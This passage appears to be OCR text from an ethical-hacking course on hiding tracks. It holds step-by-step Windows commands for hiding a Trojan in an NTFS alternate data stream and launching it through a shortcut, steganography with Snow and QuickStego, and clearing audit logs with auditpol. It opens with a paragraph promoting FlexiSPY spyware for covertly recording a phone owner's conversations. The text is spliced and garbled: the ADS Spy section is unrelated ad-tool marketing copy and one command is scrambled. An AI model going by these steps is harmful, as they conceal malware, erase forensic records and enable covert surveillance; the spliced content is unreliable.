FlexiSPY is a phone application which comes with an android keylogger for the phone as a feature. It will always appear in the list whenever one is speaking about the world's best spy phone applications. This app comes with everything you expect when looking for a monitoring system for your phone.

It will help you record phone calls, capture SMS, WhatsApp messages, even capture keystrokes, allow you to read emails, read Facebook messages.

The app will as well track the device and you know what, from where you are you can turn on its recorder and record conversations without the owner noticing.



v. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS).

ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings.

ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator.

Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.


Creation of NTFS streams:

When the user reads or writes a file, their only manipulation in the main data stream by default. The following is the syntax of ADSs

```
filename.extension:alternativeNmae
```


Open the terminal and type the following command to create a file named `file_1.txt`. `echo "this is file no 1" > file_1.txt`

Now, type the following command to write to the stream named secret.txt. `echo "this is a hidden file inside the file_1.txt" > file_1.txt:secret.txt`



We've just created a stream named secret.txt that is associated with `file_1.txt` and when you look at the `file_1.txt` you will only find the data present in `file_1.txt`. And also stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file_1.txt `notepad file_1.txt:secret.txt`



Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information.

Hiding Trojan.exe in note.txt file stream:

The following command has used the copy the trojan.exe into a note.txt(stream)


```
C:\test>type Trojan.exe > note.txt:Trojan.exe
```

Here type command is used to hide trojan in the ADS inside an existing file.

After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

```
C:\test>mklink game.exe note.txt:Trojan.exe
```


Type game.exe to run the trojan that is hidden behind the `note.txt`. Here, `game.exe` is the shortcut created to launch `trojan.exe`.




vi. ADS Spy

AdSpy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


- Quick Scan
- Full Scan
- Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.



Select an Option, if you want to scan for ADS, click "**Scan the system for ADS**"/ or click **removes** button to remove the file



As shown in the figure below, ADS Spy has detected the **Testfile.txt:hidden.txt** file from the directory.





Figure 6-50 ADS Detection


vii. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt


Change the directory to run Snow tool




Type the command

Snow –C –m "text to be hide" –p "password" <Sourcefile> <Destinationfile>

The source file is a Hello.txt file as shown above. Destination file will be the exact copy of source file containing hidden information.



Go to the directory; you will a new file **HelloWorld.txt**. Open the File




New File has the same text as an original file without any hidden information. This file can be sent to the target.

Recovering Hidden Information

On destination, Receiver can reveal information by using the command

Snow –C –p "password123" HelloWorld.txt




As shown in the above figure, File decrypted, showing hidden information encrypted in the previous section.

viii. Quickstego

Image Steganography using QuickStego

1. Open QuickStego Application



2. Upload an Image. This Image is term as **Cover**, as it will hide the text.

3. Enter the Text or Upload Text File


4. Click Hide Text Button

5. Save Image

This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego
2. Click Get Text



3. Open and Compare Both Images


Left Image is without Hidden Text; Right Image is with hidden text

ix. Clearing Audit Policies

Enabling and Clearing Audit Policies


To check command's available option Enter

C:\Windows\system32> **auditpol /?**




Enter the following command to enable auditing for System and Account logon: -
C:\Windows\system32>**auditpol /set /category:"System","Account logon" /success:enable /failure:enable**


To check Auditing is enabled, enter the command
C:\Windows\system32>**auditpol logon","System"/get /category:"Account**



To clear Audit Policies, Enter the following command
C:\Windows\system32>**auditpol /clear**
Are you sure (Press N to cancel or any other key to continue)?**Y**




To check Auditing, enter the command
C:\Windows\system32>**auditpol /get /category:"Account logon","System"**

